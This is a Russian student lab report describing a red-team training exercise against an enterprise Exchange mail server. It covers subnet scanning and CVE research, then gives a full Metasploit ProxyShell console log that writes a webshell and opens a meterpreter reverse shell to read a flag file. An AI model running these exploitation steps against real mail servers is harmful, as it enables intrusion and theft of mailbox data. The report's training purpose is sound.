Лабораторная работа 4-А

Кибербезопасность предприятия

Ищенко Ирина Мишина Анастасия Дикач Анна Галацан Николай Амуничников Антон Барсегян Вардан Дудырев Глеб Дымченко Дмитрий

12 ноября 2025 г.

Российский университет дружбы народов, Москва, Россия

Наша команда

- НПИбд-01-22
- Российский университет дружбы народов

Цель тренировки

Получить доступ к флагу почтового сервера организации, расположенного на внешнем периметре.

Способы получения флага


Флаг можно получить различными способами. Предварительно необходимо произвести разведку инфраструктуры для обнаружения и дальнейшей эксплуатации уязвимостей.

1. Разведка на предмет поиска вектора атаки
2. Использование уязвимости ProxyShell
3. Эксплуатация уязвимости ProxyLogon

Разведка на предмет поиска вектора атаки


Сканирование хоста на открытые порты

Просканируем подсеть просканировать подсеть 195.239.174.0/24 на открытые порты.




Проверка на наличие почтового сервера

На предыдущем шаги были найдены порты, которые указывают на наличие почтового сервера. В этом можно убедиться перейдя по адресу https://195.239.174.1




Определение версии Exchange Server

С помощью режима разработчика определяем версию Server Exchange.




CVEdetails

Для дальнейшего планирования вектора атаки будем использовать https://www.cvedetails.com.



Список уязвимостей доступных к эксплуатации


С помощью специального фильтра получаем нужный список уязвимостей.



Детальная информация об уязвимостях

При просмотре детальной информации об уязвимостях можно убедиться, что первая дата раскрытия информации больше даты выпуска сборки атакуемого почтового сервера, значит эти уязвимости можно использовать.

Детальная информация CVE-2021-34473



Metasploit modules for CVE-2021-34473

Microsoft Exchange ProxyShell RCE

Disclosure Date: 2021-04-06

First seen: 2022-12-23

exploit/windows/http/exchange_proxyshell_rce

This module exploits a vulnerability on Microsoft Exchange Server that allows an attacker to bypass the authentication (CVE-2021-31207), impersonate an arbitrary user (CVE-2021-34523) and write an arbitrary file (CVE-2021-34473) to achieve the RCE (Remote Cod

More information

CVSS scores for CVE-2021-34473

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	NIST	
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	NIST	
9.1	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	3.9	5.2	Microsoft Corporation	

Рис. 6: Детальная информация уязвимости CVE-2021-34473

Детальная информация CVE-2021-26855

Metasploit modules for CVE-2021-26855

Microsoft Exchange ProxyLogon RCE

Disclosure Date: 2021-03-02 First seen: 2021-03-23

exploit/windows/http/exchange_proxylogon_rce

This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication, impersonating as the admin (CVE-2021-26855) and write arbitrary file (CVE-2021-27065) to get the RCE (Remote Code Execution). By

More information

Microsoft Exchange ProxyLogon Scanner

Disclosure Date: 2021-03-02 First seen: 2021-03-23

auxiliary/scanner/http/exchange_proxylogon

This module scan for a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By chaining this bug with another post-auth arbitrary-file-write vulnerability t

More information

Microsoft Exchange ProxyLogon Collector

Disclosure Date: 2021-03-02 First seen: 2021-03-23

auxiliary/gather/exchange_proxylogon_collector

This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By taking advantage of this vulnerability, it is possible to dump all mailboxes (

More information


CVSS scores for CVE-2021-26855

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST

Jump to
- CVE Summary
- Affected Products
- CISA KEV
- EPSS Score
- Metasploit Modules

Сканирование с помощью Metasploit

Для поиска возможных векторов атаки будем использовать модуль Metasploit



Использование уязвимости ProxyShell

Запуск эксплуатации ProxyShell

```
msf6 > use windows/http/exchange_proxyshell.rce
[-] No results from search
[-] Failed to load module: windows/http/exchange_proxyshell.rce
msf6 > use windows/http/exchange_proxyshell_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost ⇒ 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts ⇒ 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or ca
n self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser4/.msf4/loot/20251106140611_default_195.239.174.1_ad.exc
hange.mail_711933.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'h2hq0df7' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Wr3AAG1eKl7l.aspx
[*] Waiting for the export request to complete ...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Wr3AAG1eKl7l.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:14800) at 2025-11-06 14:06:38 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter >
```


```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt
65120
meterpreter >
```

Рис. 10: Получение флага

Эксплуатация уязвимости ProxyLogon


Получение соединения с удаленным узлом

С использованием почты manager1@ampire.corp можно применить данный модуль для получения соединения с удаленным узлом




Запуск эксплуатации ProxyLogon


Следующим шагом необходимо запустить эксплуатацию ProxyLogon.




Получения флага

После получения сессии с почтовым сервером можно найти флаг по пути в файле flag_for_red_team.txt




Захват почтового сервера
Захват почтового сервера
Выполнено
Необходимо получить доступ к флагу, расположенному в C:\Windows\system32\flag_for_red_team.txt
Целевая сеть: 195.239.174.0/24
Ограничение: Не атаковать адрес 195.239.174.12
Флаг успешно введен
Создать отчёт

Итоги


Лабораторная 4-А (суббота) 08_11
Группа: НПИбд-01-22 (В) - суббота
Общая информация
Задания
Материалы
Отчеты
Тренировка запущена. Прогресс атаки 100%...
00:00:00
Сценарий: Захват почтового сервера
RedTeam
Запущена в: 16:08
Ресурсы
Название
IP Адрес
Логин
Пароль
Удалённое рабочее место
10.140.2.102
reduser2
****
Задания
Статус
Название
Участники
Выполнил
Выполнено
Захват почтового сервера
Выбрано: 3
Ищенко Ирина